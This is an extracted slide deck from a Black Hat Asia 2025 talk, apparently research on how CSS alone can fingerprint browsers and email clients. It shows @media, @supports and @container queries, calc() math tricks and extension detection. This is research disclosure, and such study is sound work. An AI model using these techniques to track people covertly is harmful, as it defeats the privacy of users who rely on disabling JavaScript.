





**black hat**<sup>®</sup>  
ASIA 2025

APRIL 3-4, 2025  
BRIEFINGS


# Invisible Ink

Privacy Risks of CSS on the Web and in Emails


Leon Trampert, Daniel Weber



# Email Forward Detection



# Hidden Phishing Emails




# Agenda



**CSS-based  
Browser  
Fingerprinting**



**Email Client  
Fingerprinting**



**Use Cases**



## PhD Student

@ CISPA Helmholtz Center  
for Information Security

## Focus on

- Browser Security
- Side-Channel Attacks

## Contact



[leon.trampert.me](https://leon.trampert.me)



[@ltrampert](https://twitter.com/ltrampert)



**CISPA**

HELMHOLTZ CENTER FOR  
INFORMATION SECURITY



## PhD Student

@ CISPA Helmholtz Center  
for Information Security

## Focus on

- CPU Security
- Side-Channel Attacks

## Contact



[d-we.me](https://d-we.me)



[@weber\\_daniel](https://twitter.com/weber_daniel)



**CISPA**

HELMHOLTZ CENTER FOR  
INFORMATION SECURITY


# Browser Fingerprinting




# What Is Browser Fingerprinting?



**Identify Users**



**Link Sessions**




**Link Users  
and Devices**


# The Good – Risk-Based Authentication



# The Good – Risk-Based Authentication




# Example Notification



# The Bad – User-Specific Web Content




# The Bad – User-Specific Web Content



# The Ugly – Hiding Malicious Content





# The Ugly – Hiding Malicious Content






# The Ugly – Hiding Malicious Content





## How Does Fingerprinting Work?

# Browser Fingerprinting



**IP:** 100.8.8.137

**User-Agent:** Mozilla/5.0 (Android 15; Mobile; rv:136.0) Gecko/136.0 Firefox/136.0

**Accept-Language:** de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

**Low entropy and easily spoofable!**

# Browser Fingerprinting



What does the script do?

# Font Fingerprinting



- Arial
- Comic Sans
- *Pacifico*



{A11CE}



- Arial
- Comic Sans
- **Gill Sans**
- *Pacifico*



{B0B}

# Canvas Fingerprinting



Cwm fjordbank glyphs vext quiz, 😊  
Cwm fjordbank glyphs vext quiz, 😊




{A11CE}



Cwm fjordbank glyphs vext quiz, 😊  
Cwm fjordbank glyphs vext quiz, 😊



{B0B}



**Current techniques rely on JavaScript!**

# Contexts without JavaScript



**Tor Browser**




**NoScript**



**Email Clients**

**Can we fingerprint here?**







```
<html>  
  <button>Click me!</button>  
  <p id="text">  
    Some text here.  
  </p>  
</html>
```



```
button {  
  background-image:  
    url('pattern.png');  
}  
  
p {  
  font-family: 'Impact';  
  color: orangered;  
}
```



# Cascading Style Sheets


```
button {  
  background-image:  
    url(/pattern.png);  
  width: calc(100% - 20px);  
}
```

<html>




# CSS Feature – @rules

```
@media (min-width: 720px) {  
  button {  
    background-color: orangered;  
    color: white;  
  }  
}
```



# CSS-to-Server Communication


```
button {  
  background-image:  
    url(/small.png);  
}  
  
@media (min-width: 720px) {  
  button {  
    background-image:  
      url(/large.png);  
  }  
}
```





# Fingerprinting with CSS

# Fingerprinting with CSS



**@rules**

## @media

```
@media (min-width: 720px)
```

```
@media (prefers-color-scheme: dark)
```

```
@media (any-hover: hover)
```

**Device Information & User  
Preferences**

## @supports


```
@supports (-moz-orient: block)
```

**CSS Feature Support**

# New Rule – @container


```
@container (width > 400px) {  
  p {  
    font-size: 16px;  
    background-color: blue;  
  }  
}
```



@container is similar to @media but the queries are **relative to a container element**.



How is this useful?



# Width Measurements!

Browse... No file selected. 

dd . mm . yyyy  

**The quick brown fox jumps...**

Durchsuchen... Keine Datei ausgewählt. 

mm / dd / yyyy  

The quick brown fox jumps...

Client Language

Browser / OS

Fonts


```
@container style(color: red) {  
  p {  
    font-size: 16px;  
    background-color: blue;  
  }  
}
```

@container is not yet finalized.


Future plans may include arbitrary style queries.

**This allows even more fingerprinting!**

# Fingerprinting with CSS



@rules



Functions

# Math Functions – Browser

```
calc(1px * (86566.45386119014 * sin(66505.33096836359 *  
251466.77293811357 - -8446.477528413574 / pi) *  
23954.456433470754 + 74259.77275980575 / pi))
```



0




1.78957e+7



# Math Functions – Architecture

```
calc(1px * (pi * pi + pi))
```




13




13.0104

# Fingerprinting with CSS



@rules



Functions



Plugin Detection


# Plugin Detection



A user can **customize** their browser with Browser Extensions.

Browser Extensions and Translation Tools can **modify the content** of a website.

# Plugin Detection – NoScript



# Plugin Detection – Google Translate



# CSS Fingerprints



**System  
Information**



**Hardware  
Information**



**User  
Information**




**Plugin  
Detection**

**It works in the browser.**

